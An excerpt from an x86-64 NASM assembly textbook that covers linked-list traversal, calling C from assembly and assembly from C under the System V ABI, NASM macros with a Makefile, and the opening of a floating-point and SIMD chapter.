41      mov qword [node2 + Node.next],  node3
42
43      mov qword [node3 + Node.value], 300
44      mov qword [node3 + Node.next],  0    ; NULL marks the end
```

Listing 14.1: Declarations, the three nodes, and the linking step.

The linking lines are where the struct pays off. Each store writes the address of the next node into the current node's `next` field, so a later load of that field hands you a pointer. The last store writes 0 to end the chain. The three nodes are separate 16-byte blocks anywhere in `.bss`, and nothing about their layout ties them together: the values 100, 200, and 300 are the payload, and the addresses in the `next` cells are the structure.

Because the program calls `printf`, it links against the C library, and the linker command in the header comes from `gcc`. `nasm` turns the source into `linked_list.o`; `gcc` links that object file, pulls in the C library and the startup code that `printf` needs, and writes the executable `linked_list`. The `-no-pie` flag matters here: the program stores absolute addresses, as in `mov r12, node1`, so it must be built as a fixed-address executable rather than a position-independent one. Then `./linked_list` runs it.

```
1       ; STEP 2: traverse the list starting from node1
2       mov r12, node1    ; r12 = current node (callee-saved)
```

```
3
4  .traverse_loop:
5      test r12, r12               ; is the current node NULL (0)?
6      jz .done                    ; yes: the list ends here
7
8      mov rdi, fmt_node           ; arg 1: format string
9      mov rsi, r12                ; arg 2: node address
10     mov rdx, [r12 + Node.value] ; arg 3: node value
11     mov rcx, [r12 + Node.next]  ; arg 4: next pointer
12     xor eax, eax                ; no vector arguments for printf
13     call printf
14
15     ; advance: current = current->next
16     mov r12, [r12 + Node.next]
17     jmp .traverse_loop
18
19 .done:
20     xor eax, eax                ; return 0 from main
21     mov rsp, rbp
22     pop rbp
23     ret
```

Listing 14.2: The traversal loop and the exit path from the same file.

Walking the list takes one register and one loop. `r12` holds the node you are looking at, starting at `node1`. Each pass tests the pointer itself with `test r12, r12` and jumps out of the loop when it is 0, so the program never loads from address 0. A non-null node becomes a line of output: the format string goes in `rdi`, the address of the node in `rsi`, the value in `rdx`, and the next pointer in `rcx`. `xor eax, eax` sets up the variadic call: `al` tells `printf` how many vector registers carry arguments, and here the answer is none.

Then comes the line that makes the list a list, the pointer chase, here written as `mov r12, [r12 + Node.next]`. `r12` pointed at a node and the load replaces it with the address stored in that node's `next` field. One chase per pass, and the loop ends when the chase lands on 0. Run the program and you get one line per node: the first reports the address of `node1` with the value 100 and `0x402010` as the next pointer, the third reports the value 300 and `(nil)` for the next pointer, because the C library prints a null pointer that way.

What you learned

- A struct is a contiguous block of bytes where every field sits at a fixed offset from the start.
- The `Account` example packs 8 + 32 + 8 bytes: `id` at 0, `owner_name` at 8, `balance` at 40, 48 bytes in total.
- `struc` and `endstruc` allocate nothing. They define a constant offset for every field, plus `Account_size` for the whole record.
- An array of structs strides by the struct size: element `i` lives at the base address plus `i` times `Account_size`.
- A `Node` holds a payload and a pointer: `Node.value` at +0, `Node.next` at +8, `Node_size` = 16.
- A `next` field of 0 marks the end of the list, and the traversal loop tests the pointer before it loads through it.
- The pointer chase is one load: the address in `Node.next` replaces the current pointer in `r12`, once per pass of the loop.
- The program links with `gcc -no-pie` because `printf` comes from the C library and the code stores absolute addresses.

Exercises

1. Add a 4-byte `account_type` field after `balance` in the `Account` struct. Write out the new offsets for all four fields and the new `Account_size`, then update the two field accesses in the `account.asm` listing to match.
2. In the bank array, index 7 is in `rcx`. What address ends up in `rbx`, relative to `bank_accounts`, and what is the offset of the `balance` field inside that element?
3. The traversal loop keeps the current node in `r12`. Which lines of the listing mention `r12`, and why can the same trick not be done with `rsi` in this program?
4. Set `node3.next` to `node1` instead of 0 and trace the loop by hand. Why does the `test` and `jz` pair never end the traversal?

15

Mixing Assembly and C

C is good at the big picture. It reads your command line, decides what should happen, formats the report, and hands the boring register bookkeeping to a compiler. Assembly is good at the parts that decide whether the program is slow: the critical loop that runs a million times, and the instructions C has no keyword for, such as `cpuid` and `rdtsc`.

You do not have to choose between them. Both languages compile to the same machine, and on Linux both obey the same System V AMD64 ABI you met in Chapter 8: the first six integer arguments arrive in `rdi`, `rsi`, `rdx`, `rcx`, `r8`, and `r9`, the result comes back in `rax`, and `rsp` is a multiple of 16 immediately before a call. That shared agreement is the bridge. From the C side, your assembly function looks like a function. From the assembly side, `printf` looks like a function. Neither side needs glue code, and the linker needs nothing more than a matching name.

The bridge runs both ways. First you call C from assembly, then you call assembly from C.




Figure 15.1: The two-way bridge. Assembly calls into the C library in the top row, C calls into an assembly module in the bottom row, and both directions cross the same ABI.

15.1 Calling C from Assembly: Three Rules

libc is already compiled and waiting. It holds ordinary functions such as `printf`, `scanf`, `malloc`, and `free`. To reach one, declare it as external at the top of your file:

```
1  extern printf            ; printf lives in an external library
```

one line at the top of your file

That is the whole declaration. Once `extern` is in place you call the function with the instruction you already know: `call printf`. Three rules decide whether the call works or crashes.

15.1.1 Rule 1: The Entry Point Becomes main

In a standalone program you wrote `global _start`, executed your code, and ended with a `sys_exit` system call. That changes the moment you link with `gcc`.

`gcc` automatically includes a small startup stub from the C library (`crt1.o`) that defines its own `_start`. That stub initializes the C library, setting up `stdin`, `stdout`, and the heap that `malloc` uses, and then it executes `call main`. So when you link with `gcc`:

- Declare `global main`, not `global _start`.
- Label your entry point `main:`.
- End `main` with `ret`. You do not even need `sys_exit`: put 0 in `rax` and return.

The startup stub owns _start

Linking with `gcc` brings the C runtime, and the C runtime defines `_start` and then calls `main`. Your file exports `main` and returns with `ret`.

15.1.2 Rule 2: rsp Must Be a Multiple of 16 Before a Call

This is the number one reason beginner programs die with a segmentation fault inside `printf`. The ABI requires that immediately before any `call` instruction executes, the stack pointer must be aligned to a 16-byte boundary:

the address in `rsp` must end in 0, such as 0x7FFFE010, never in 8, such as 0x7FFFE008.

Why does `printf` care about the last digit of an address? Because inside libc, functions use fast 128-bit SIMD instructions such as `movaps` to save registers onto the stack, and `movaps` faults immediately if the address it touches is not divisible by 16.

Now follow the arithmetic of the startup stub's `call main`. Before the call the stack was aligned, so `rsp` ended in 0. The `call` then pushed the 8-byte return address, so the very first line of `main` sees `rsp` ending in 8. One push of any 8-byte register squares the number again, because subtracting 8 more shifts the final digit from 8 to 0. That is why every function that itself calls a function opens with `push rbp` and closes with `pop rbp`, or with `sub rsp, 8` and `add rsp, 8` if it does not need `rbp` for anything else.




Figure 15.2: The alignment arithmetic at the top of `main`. Read the cells top to bottom: the stack pointer walks down by 8 bytes at each step.

printf without the alignment push

Write `main` with no `push rbp` and call `printf` directly. The call lands inside libc with `rsp` ending in 8, and the first `movaps` that libc uses to save a 128-bit register faults at an address that is not divisible by 16. The result is `Segmentation fault (core dumped)` in a library function you never wrote.

15.1.3 Rule 3: Variadic Functions Need al

`printf` and `scanf` are variadic: the caller decides how many arguments they get, and the arguments may include floating-point values that travel in `xmm0` through `xmm7` instead of in integer registers. Because the callee cannot know in advance how many vector registers to walk through, the ABI makes the

caller announce it: put the number of `xmm` registers used into `al` right before the call.

You will almost always pass zero. Integer and string arguments all live in ordinary registers, so `xor eax, eax` just before the call is the complete answer. If you were printing one `double` in `xmm0`, you would set `al` to 1 instead.

15.2 printf from Assembly

The program below calls `printf` with a format string and three integers. The format string is the first argument, so its address goes in `rdi`. Notice the `10` and the `0` at the end of the string: the `10` is the newline, and the `0` makes it a C string. C has no length field, so the null byte is how `printf` finds the end.

```
; ============================================================
; File: call_printf.asm
; Description: Calls the C library's printf() from x86-64 NASM.
; Assemble: nasm -f elf64 call_printf.asm -o call_printf.o
; Link:     gcc -no-pie call_printf.o -o call_printf
; Run:      ./call_printf
; ============================================================

extern printf            ; printf lives in an external library

section .data
    ; C printf format string (MUST be null-terminated with 0!)
    fmt db "The sum of %ld and %ld is %ld!", 10, 0

section .text
    global main          ; gcc expects 'main' as the entry point

main:
    push rbp             ; Aligns rsp to 16 bytes, or printf
                         ; can fault on misaligned SSE
    mov rbp, rsp         ; Standard prologue: the frame pointer

    ; We want to call: printf(fmt, 25, 17, 25 + 17)
    ; Arg 1 (rdi) = format string address
    ; Arg 2 (rsi) = first number (25)
    ; Arg 3 (rdx) = second number (17)
    ; Arg 4 (rcx) = the sum (42)
    mov rdi, fmt         ; 1st argument: format string address
    mov rsi, 25          ; 2nd argument: 25
    mov rdx, 17          ; 3rd argument: 17
```

```
    mov rcx, rsi
    add rcx, rdx          ; 4th argument: 25 + 17 = 42

    xor eax, eax          ; rax = 0 (no floating-point arguments)
    call printf           ; call into the C library

    xor eax, eax          ; return 0 from main()
    mov rsp, rbp
    pop rbp
    ret
```

call_printf.asm

Assemble it with `nasm` and let `gcc` do the linking:

```
nasm -f elf64 call_printf.asm -o call_printf.o
gcc -no-pie call_printf.o -o call_printf
./call_printf
```

build and run call_printf.asm

The output is one line:

```
The sum of 25 and 17 is 42!
```

output

The format string comes first, and the three values follow it in order. The `%ld` conversions tell C to read a 64-bit `long`, which is exactly the width of the register each value travels in. Argument 2 goes in `rsi`, argument 3 in `rdx`, and argument 4 in `rcx`. The program builds that fourth argument by copying `rsi` into `rcx` and adding `rdx`, so the value 42 is computed in your own code and handed to C.

15.3 Reading Input with scanf

`scanf` works like `printf` in reverse: it takes a format string and, for each item it reads, a pointer to the variable where the value should land. Because those arguments are addresses, this program puts the two numbers in the `.bss` section and passes their addresses with `lea`.

`default rel` at the top tells NASM to encode memory references relative to `rip`, which is what modern C compilers expect. Adding it lets NASM encode `lea rdi, [prompt_fmt]` relative to `rip` instead of as an absolute

address. Full position-independent code, and why a shared library cannot be built from absolute addresses, is Chapter 24's subject.

```
; ============================================================
; File: c_io.asm
; Description: Calls C's printf and scanf from x86-64 assembly.
; Assemble: nasm -f elf64 c_io.asm -o c_io.o
; Link:     gcc -no-pie c_io.o -o c_io
; Run:      ./c_io
; ============================================================

default rel                 ; rip-relative addressing for C

section .data
    prompt_fmt  db "Enter two integers separated by a space: ", 0
    scan_fmt    db "%ld %ld", 0
    result_fmt  db "The product of %ld and %ld is %ld!", 10, 0

section .bss
    num1        resq 1      ; 64-bit integer variable 1
    num2        resq 1      ; 64-bit integer variable 2

section .text
    global main             ; GCC's startup code looks for 'main'
    extern printf           ; printf lives in an external library
    extern scanf            ; scanf lives in an external library

main:
    push rbp                ; Align the stack to a 16-byte boundary

    ; --- 1. printf("Enter two integers separated by a space: ") ---
    lea rdi, [prompt_fmt]   ; 1st arg (rdi): format string address
    xor eax, eax            ; al = 0 (no xmm arguments)
    call printf

    ; --- 2. scanf("%ld %ld", &num1, &num2) ---
    lea rdi, [scan_fmt]     ; 1st arg (rdi): "%ld %ld"
    lea rsi, [num1]         ; 2nd arg (rsi): pointer to num1
    lea rdx, [num2]         ; 3rd arg (rdx): pointer to num2
    xor eax, eax            ; al = 0
    call scanf

    ; --- 3. Load both numbers and multiply them ---
    mov rsi, [num1]         ; 2nd arg to printf: num1
    mov rdx, [num2]         ; 3rd arg to printf: num2
    mov rcx, rsi            ; copy num1 into rcx
    imul rcx, rdx           ; 4th arg (rcx): num1 * num2
```

```
45
46      ; --- 4. printf("The product of %ld and %ld is %ld!\n", ...) ---
47      lea rdi, [result_fmt]   ; 1st arg (rdi): format string
48      xor eax, eax            ; al = 0 (no floats)
49      call printf
50
51      pop rbp                 ; Restore the stack
52      xor eax, eax            ; return 0 from main
53      ret
```

c_io.asm

This program borrows `rbp`'s 8 bytes purely as padding: it never uses `rbp` as a frame pointer, so it pushes and pops the register and nothing else. The bracket in `[prompt_fmt]` means the address, not the bytes: `lea` computes it, and `printf` receives a pointer to the string. Running the program looks like this:

```
1  Enter two integers separated by a space: 6 7
2  The product of 6 and 7 is 42!
```

run c_io

15.4 Calling Assembly from C

Now turn the bridge around. Suppose you are writing C and one function has to be fast, or has to do something C cannot express. You write that function in assembly.

Two things make it work. On the assembly side, export the name with `global` so the linker can see it. On the C side, declare the function with an ordinary prototype so the compiler knows the parameter types. Then compile the C file and assemble the assembly file, and link both object files in one `gcc` command.

Here is a function that computes `a * a + b * b` from the two arguments the ABI already placed in `rdi` and `rsi`:

```
1  section .text
2      global compute_power_sum
3
4  ; C prototype: long compute_power_sum(long a, long b);
5  ; Calculates (a * a) + (b * b)
6  ; Input:  rdi = a, rsi = b
```

```
; Output: rax = a*a + b*b
compute_power_sum:
    imul rdi, rdi           ; rdi = a * a
    imul rsi, rsi           ; rsi = b * b
    lea rax, [rdi + rsi]    ; rax = (a * a) + (b * b)
    ret
```

fast_math.asm

There is no prologue here, and none is needed. This function calls nothing, so no `call` instruction ever sees the stack, and the alignment law never gets a chance to bite. It also never touches `rbx`, `rbp`, or any other callee-saved register, so it can return with `ret` and nothing else.

The C side is a normal program. Declare the function, call it, and print the result:

```
#include <stdio.h>

// Declare our external assembly function
extern long compute_power_sum(long a, long b);

int main(void) {
    long result = compute_power_sum(3, 4);
    printf("3^2 + 4^2 = %ld\n", result);
    return 0;
}
```

main.c

Build both files together:

```
nasm -f elf64 fast_math.asm -o fast_math.o
gcc main.c fast_math.o -o combined_prog
./combined_prog
```

build both halves

The output is $3^2 + 4^2 = 25$. C passed 3 in `rdi` and 4 in `rsi` without knowing the function was written in assembly, and read the answer back from `rax` the same way. From the compiler's point of view, your assembly file is just another object file with a symbol in it.

That is also the failure mode to recognize if you ever get it wrong. The `global` directive in the assembly file and the prototype in the C file are two halves of one agreement, and the linker is the referee: when the `global` line

is missing, the name the C file calls has nothing to bind to, and the build stops with an undefined reference error instead of running your function.

15.5 Instructions C Cannot Name

Some instructions have no C keyword, no library wrapper, and no portable intrinsic. Two of the most useful are `cpuid`, which asks the processor about itself, and `rdtsc`, which reads the processor's internal clock cycle counter. To reach them, write a small assembly module and call it from C.

- `void get_cpu_vendor(char *out_buf)` runs `cpuid` with `eax` set to 0. The processor answers with the manufacturer ID burned into the silicon, such as `GenuineIntel` or `AuthenticAMD`, spread across three registers: `ebx` holds the first four characters, `edx` the middle four, and `ecx` the last four. The function writes all twelve characters into C's buffer and adds the null terminator C strings need.
- `uint64_t read_tsc(void)` runs `rdtsc`, which loads the 64-bit counter into `edx` together with `eax`: the upper 32 bits in `edx`, the lower 32 bits in `eax`. Shifting `rdx` left by 32 and combining with `or` packs the pair back into one 64-bit number in `rax`, which is where C expects a `uint64_t` to be.

The vendor function has one extra obligation. `cpuid` overwrites `ebx`, and `rbx` is callee-saved in the ABI: the C caller is allowed to keep something important in it and expects it back unchanged. So the function pushes `rbx` on entry and pops it before returning.

```
; ============================================================
; File: cpu_tools.asm
; Description: Hardware inspection routines callable from C.
; Assemble: nasm -f elf64 cpu_tools.asm -o cpu_tools.o
; ============================================================

section .text
    global get_cpu_vendor
    global read_tsc

; ------------------------------------------------------------
; Function: void get_cpu_vendor(char *out_buf)
; Input:    rdi = pointer to a 13-byte char buffer provided by C
; Purpose:  cpuid with eax = 0 returns the 12-byte vendor string
;           split across three registers: ebx holds chars 0..3,
```

```
;           edx holds 4..7, and ecx holds 8..11.
; ------------------------------------------------------------
get_cpu_vendor:
    push rbx                ; save rbx, callee-saved in the ABI

    xor eax, eax            ; eax = 0 selects the Vendor ID
    cpuid                   ; query the physical silicon

    mov [rdi], ebx          ; write out_buf[0..3]
    mov [rdi + 4], edx      ; write out_buf[4..7]
    mov [rdi + 8], ecx      ; write out_buf[8..11]
    mov byte [rdi + 12], 0  ; null-terminate the C string

    pop rbx                 ; restore the caller's rbx
    ret

; ------------------------------------------------------------
; Function: uint64_t read_tsc(void)
; Purpose:  rdtsc loads the 64-bit cycle counter into edx:eax.
; Output:   rax = 64-bit CPU clock cycle timestamp
; ------------------------------------------------------------
read_tsc:
    rdtsc                   ; edx:eax = the 64-bit cycle counter
    shl rdx, 32             ; shift edx into the upper half of rdx
    or rax, rdx             ; combine into one 64-bit number in rax
    ret
```

cpu_tools.asm

A short C driver calls both functions. It hands `get_cpu_vendor` the address of a 13-character buffer so the vendor string has somewhere to land, and it brackets the `cpuid` query with two `read_tsc` calls. That turns the hardware cycle counter into a stopwatch for the query itself.

```
// ============================================================
// Assemble ASM: nasm -f elf64 cpu_tools.asm -o cpu_tools.o
// Compile & Link: gcc -O2 main.c cpu_tools.o -o profiler
// Run: ./profiler
// ============================================================

#include <stdio.h>
#include <stdint.h>

// Declare our external assembly functions so C knows
// their parameter types!
extern void get_cpu_vendor(char *out_buf);
extern uint64_t read_tsc(void);
```

```c

int main(void) {
    // 1. Time a cpuid query with the hardware cycle counter
    uint64_t start_cycles = read_tsc();
    char vendor[13];
    get_cpu_vendor(vendor);
    uint64_t end_cycles = read_tsc();

    printf("Bare-Metal CPU Hardware Vendor: %s\n", vendor);
    printf("Elapsed CPU Clock Cycles: %lu cycles\n",
           (end_cycles - start_cycles));
    return 0;
}
```

main.c for cpu_tools.asm

The C program jumps into your assembly code, queries the physical silicon, measures the elapsed clock cycles, and prints the result. Nothing in the C source says the function is written by hand, and nothing in the assembly source says it was called from C. The two files agree on the ABI and the linker does the rest.

What you learned

- C handles the big picture; assembly handles the critical loops and the instructions C has no keyword for, such as `cpuid` and `rdtsc`.
- The System V ABI from Chapter 8 is the shared language, so calls work in both directions without wrappers.
- Linking with `gcc` brings the C startup stub: declare `global main`, label it `main:`, and end with `ret`.
- Immediately before any call, `rsp` must be a multiple of 16. `call` pushes 8 bytes, so one `push rbp` at the top of `main` puts the pointer back on a boundary.
- Variadic functions such as `printf` and `scanf` need `al` set to the number of vector registers used: `xor eax, eax` when there are no floats.
- `extern` tells NASM that a function lives in another object file or library; an ordinary C prototype tells the compiler about your assembly function.
- `default rel` makes `lea` forms `rip`-relative; position-independent code is Chapter 24's subject.

- One `gcc` command assembles nothing but links everything: `gcc main.c fast_math.o -o combined_prog`.

Exercises

1. Change `call_printf.asm` so one `printf` call prints both the sum and the product of 25 and 17, using two `%ld` fields. Three arguments means three registers.
2. Extend `c_io.asm` to read three integers and print their sum: add a third `resq` variable, a third `lea` for `scanf`, and a third field in the result format string.
3. Replace `push rbp` and `pop rbp` in `c_io.asm` with `sub rsp, 8` and `add rsp, 8`. Explain in one sentence why the program still runs.
4. Write a new assembly function `long triple(long x)` that returns three times its argument in `rax` using `imul`, declare it in a C program, and call it with the value 14.

16

NASM Macros and Project Organization

You have typed the same five lines before every string you print, and the same three lines at the end of every program. Repetition is not just boring. It is where typos live, and one wrong register in a `sys_write` call gives you a program that prints nothing and says nothing about why. NASM ships with a preprocessor that removes the repetition without costing you a single instruction at run time.

16.1 The Sequence You Keep Retyping

Printing a string always looks the same. Select `sys_write` with `mov rax, 1`, point `rdi` at file descriptor 1 for standard output, put the address of the buffer in `rsi`, put the length in `rdx`, and call `syscall`. Exiting is the same story in three lines: `mov rax, 60` selects `sys_exit`, the status code goes in `rdi`, and another `syscall` ends the process.

That is eight lines of typing you already understand, which means the interesting part of your program is buried in boilerplate. What you want is a new instruction of your own, something like `WRITE 1, msg, msg_len`, that NASM turns into the five lines for you. That is what a macro is.

Key concept

A macro is not a run-time feature. It is text substitution at assemble time: the preprocessor copies the macro body into your file and replaces the parameters with the arguments you passed before the assembler turns anything into machine code. The CPU never sees a macro, and no library is involved.

16.2 Multi-Line Macros

A multi-line macro declaration has three parts: `%macro`, a name, and the number of parameters the macro expects; the body; and `%endmacro` to close it. Inside the body, `%1` stands for the first argument, `%2` for the second, and so on. Here are two macros you will use in every program from now on.

```
; ============================================================
; Macro: EXIT <status_code>
; Usage: EXIT 0
; ============================================================
%macro EXIT 1
    mov rax, 60                 ; sys_exit
    mov rdi, %1                 ; First parameter (%1) is the exit
        status code
    syscall
%endmacro

; ============================================================
; Macro: WRITE <fd>, <buffer_addr>, <length>
; Usage: WRITE 1, my_msg, my_len
; ============================================================
%macro WRITE 3
    mov rax, 1                  ; sys_write
    mov rdi, %1                 ; Arg 1: file descriptor
    mov rsi, %2                 ; Arg 2: buffer address
    mov rdx, %3                 ; Arg 3: length in bytes
    syscall
%endmacro
```

io.inc

`EXIT` declares one parameter, because exiting needs one number: the status code. `WRITE` declares three, because a write needs a destination, a buffer, and a length. Declare the count, and NASM checks every call against it, complaining at assembly time rather than guessing what you meant.

In a program, that whole listing collapses to two lines: one `WRITE` call and one `EXIT` call. When NASM assembles the file, it expands them into the underlying `mov` and `syscall` instructions. `EXIT 0` becomes `mov rax, 60`, then `mov rdi, 0`, then `syscall`. `WRITE 1, msg, msg_len` becomes the five instructions in Figure 16.1, which shows where each argument lands.




Figure 16.1: One `WRITE` invocation on the left, and the instructions the preprocessor writes out on the right. The arguments are pasted into the slots the body names: `%1` becomes `1`, `%2` becomes `msg`, and `%3` becomes `msg_len`. The dashed arrow is the part of the body that is copied unchanged.

16.3 Macro-Local Labels

Here is a macro that does real work. `PRINT_ZSTRING` takes the address of a zero-terminated string, measures it, and writes it to standard output.

```
%macro PRINT_ZSTRING 1
    mov rsi, %1
    xor rdx, rdx
%%count_loop:                   ; Unique label generated on every
    macro expansion!
    cmp byte [rsi + rdx], 0
    je %%do_write
    inc rdx
    jmp %%count_loop
%%do_write:
    mov rax, 1
    mov rdi, 1
    syscall
%endmacro
```

io.inc

The two labels in that body start with a doubled percent sign: `%%count_loop` and `%%do_write`. The doubling is not decoration. Write an ordinary label such as `.count_loop` instead, use the macro twice in one file, and the label is defined twice; NASM stops with a redefinition error. A `%%` label is macro-local: NASM renames it on every expansion, so the first use of `PRINT_ZSTRING` gets generated names like `..@1.count_loop` and a second

use gets `..@2.count_loop`. Two expansions can never collide, and each `jmp` still targets the loop in its own copy of the body.

The body works in two phases. Measuring comes first: `xor rdx, rdx` starts a counter at zero, and the loop at `%%count_loop` reads `byte [rsi + rdx]`, the byte that sits `rdx` bytes into the string, and compares it with 0. Until it finds the zero terminator it increments `rdx` and jumps back, so when the loop ends, `rdx` holds the number of characters, which is exactly the length `sys_write` wants. Writing comes second: `mov rax, 1` and `mov rdi, 1` are fixed, and `rsi` and `rdx` are already in place for the `syscall`. Counting the string before printing it is what lets one macro replace both the `msg_len` symbol and the write.

Warning

A macro is not a function. Every use re-emits the whole body, so a program with fifty `WRITE` calls carries fifty copies of those five instructions in the executable. A function has one copy that every caller jumps to. Keep macros short and use functions for long bodies.

16.4 Sharing Code Across Files

Nothing forces a macro to live in the file that uses it. The macros above belong in `io.inc`, and the helper routines go in the same file: `print_string` for text, `print_int` and `parse_int` for numbers. One line then pulls the whole file into any program:

```
%include "io.inc"

section .data
    msg     db "Hello from a macro!", 10
    msg_len equ $ - msg

section .text
    global _start

_start:
    WRITE 1, msg, msg_len
    EXIT 0
```

hello.asm

`%include` is text substitution too, the same mechanism as a macro with no parameters: the preprocessor pastes the named file into your file at that point. Include it once per program, because including it twice defines every label inside it twice.

The other half of project organization is the build. Once a project has more than one file, typing the assemble and link commands by hand gets old, and it is easy to forget one of them. Put a file named `Makefile` in the project folder instead.

```
# Makefile for building an x86-64 NASM project
TARGET = my_program
OBJS   = my_program.o

all: $(TARGET)

$(TARGET): $(OBJS)
    ld $(OBJS) -o $(TARGET)

%.o: %.asm
    nasm -f elf64 -g -F dwarf $< -o $@

clean:
    rm -f $(OBJS) $(TARGET)
```

Makefile

Read it top to bottom. `TARGET` and `OBJS` name the executable and the object file. `all` is the default target, so plain `make` builds the executable, and the executable is built by linking the object file with `ld`. The rule `%.o: %.asm` says how to build any object file from the matching assembly file, which is where `nasm -f elf64` runs; the `-g -F dwarf` flags ask NASM to record the debug information that lets GDB show you names and line numbers. `make clean` deletes the object file and the executable and leaves you a clean folder.

One habit decides whether the Makefile works: the indented lines under a target must begin with a Tab character, not spaces. This is the classic first Makefile error, and the message make gives you does not mention tabs at all.

What you learned

- A macro is text substitution performed by the NASM preprocessor at assemble time. Nothing in the finished program remembers it.
- `%macro NAME count` opens a macro, the body uses `%1` and `%2` for its arguments, and `%endmacro` closes it.
- `WRITE` wraps the five-line `sys_write` sequence and `EXIT` wraps the three-line `sys_exit` sequence.
- `%%labels` are renamed on every expansion, so a macro that contains a loop can be used as many times as you like.
- `%include "io.inc"` pastes a library of macros and helper routines into any program.
- A Makefile turns assembling and linking into one word: `make`. `make clean` removes the build products.
- A macro is not a function. Every use re-emits the body, so code size grows with each call.

Exercises

1. Write a `READ` macro with three parameters (file descriptor, buffer address, length) that issues `sys_read`, which is syscall 0.
2. Write an `EXIT_IF` macro with two parameters, a register to test and a status code, that exits only when the register holds zero. A `%%` label keeps its jump from colliding when the macro is used twice.
3. Explain, in two sentences, why `PRINT_ZSTRING` can be expanded twice in one file while a version using `.count_loop` cannot.
4. Change `TARGET` in the Makefile to `hello`, write `hello.asm` so that it prints one line with `WRITE` and exits with `EXIT`, then run `make` followed by `make clean`.

Part IV

Performance

17

Floating-Point and SIMD

Everything you have calculated so far has been a whole number moving through the sixteen general-purpose registers, `rax` through `r15`. Whole numbers are the right tool for counters, addresses, and characters. They are the wrong tool for 3.14159265 or -0.0045.

The moment you write a 3D game engine, an audio synthesizer, a financial model, or a neural network, you need decimals. And once you are doing decimal math in bulk, you want more than one answer per instruction: a modern CPU can multiply four or eight numbers in a single clock cycle.

Neither of those things happens in the integer unit. To get them you step sideways into the vector and floating-point unit, the home of the `xmm` and `ymm` registers and of two instruction families with intimidating names, SSE (Streaming SIMD Extensions) and AVX (Advanced Vector Extensions).

17.1 How IEEE-754 Stores Decimals

In scientific notation a number has three parts: a sign, a mantissa (the fraction), and an exponent. IEEE-754 stores binary numbers the same way. The value is (-1) to the power of the sign, times 1.mantissa, times 2 to the power of the exponent. The sign flips the number, the mantissa holds the digits, and the exponent slides the binary point left or right.

x86-64 supports two standard sizes:

- **Single precision**: `float` in C, `dd` in NASM. 32 bits (4 bytes): one sign bit, 8 exponent bits with a bias of 127, and 23 mantissa bits, which gives about 7 decimal digits of precision.
- **Double precision**: `double` in C, `dq` in NASM. 64 bits (8 bytes): one sign bit, 11 exponent bits with a bias of 1023, and 52 mantissa bits, which gives

about 15 to 17 decimal digits of precision.

The sign bit is 0 for positive and 1 for negative. The exponent field stores the exponent with a fixed bias added, 127 for single precision and 1023 for double, so that very small fractions fit in the field without giving up a sign bit of their own. The mantissa carries the significant digits.

NASM declares both kinds directly, and converts the decimal literal to IEEE-754 bits for you:

```
section .data
    pi_double   dq 3.141592653589793    ; 64-bit double (8 bytes)
    gravity_flt dd 9.81                 ; 32-bit single (4 bytes)
```

float_data.asm




Figure 17.1: The two IEEE-754 layouts. Each box holds the width of its field in bits. The boxes are sized for their labels, not to scale.

17.2 The Sixteen XMM Registers

Every x86-64 processor has sixteen vector registers, `xmm0` through `xmm15`. Each one is 128 bits (16 bytes) wide, twice as wide as `rax`. On a CPU with AVX (standard since 2011) the same registers extend to 256 bits and answer to the names `ymm0` through `ymm15`. `xmm0` is simply the lower 128 bits of `ymm0`, in the same way that `eax` is the lower 32 bits of `rax`.

A 128-bit register can be used in two completely different ways:

- Scalar mode: you use only the lowest lane, one 64-bit double or one 32-bit float, and do ordinary decimal math on a single number at a time.
- Packed mode, also called SIMD mode: you pack four 32-bit floats, or two 64-bit doubles, or four 32-bit integers into the register and operate on all of them with one instruction. A 256-bit `ymm` register holds eight 32-bit floats at once.




Figure 17.2: One 128-bit XMM register viewed two ways: four 32-bit float lanes, or two 64-bit double lanes.

The trap: floats do not live in rax

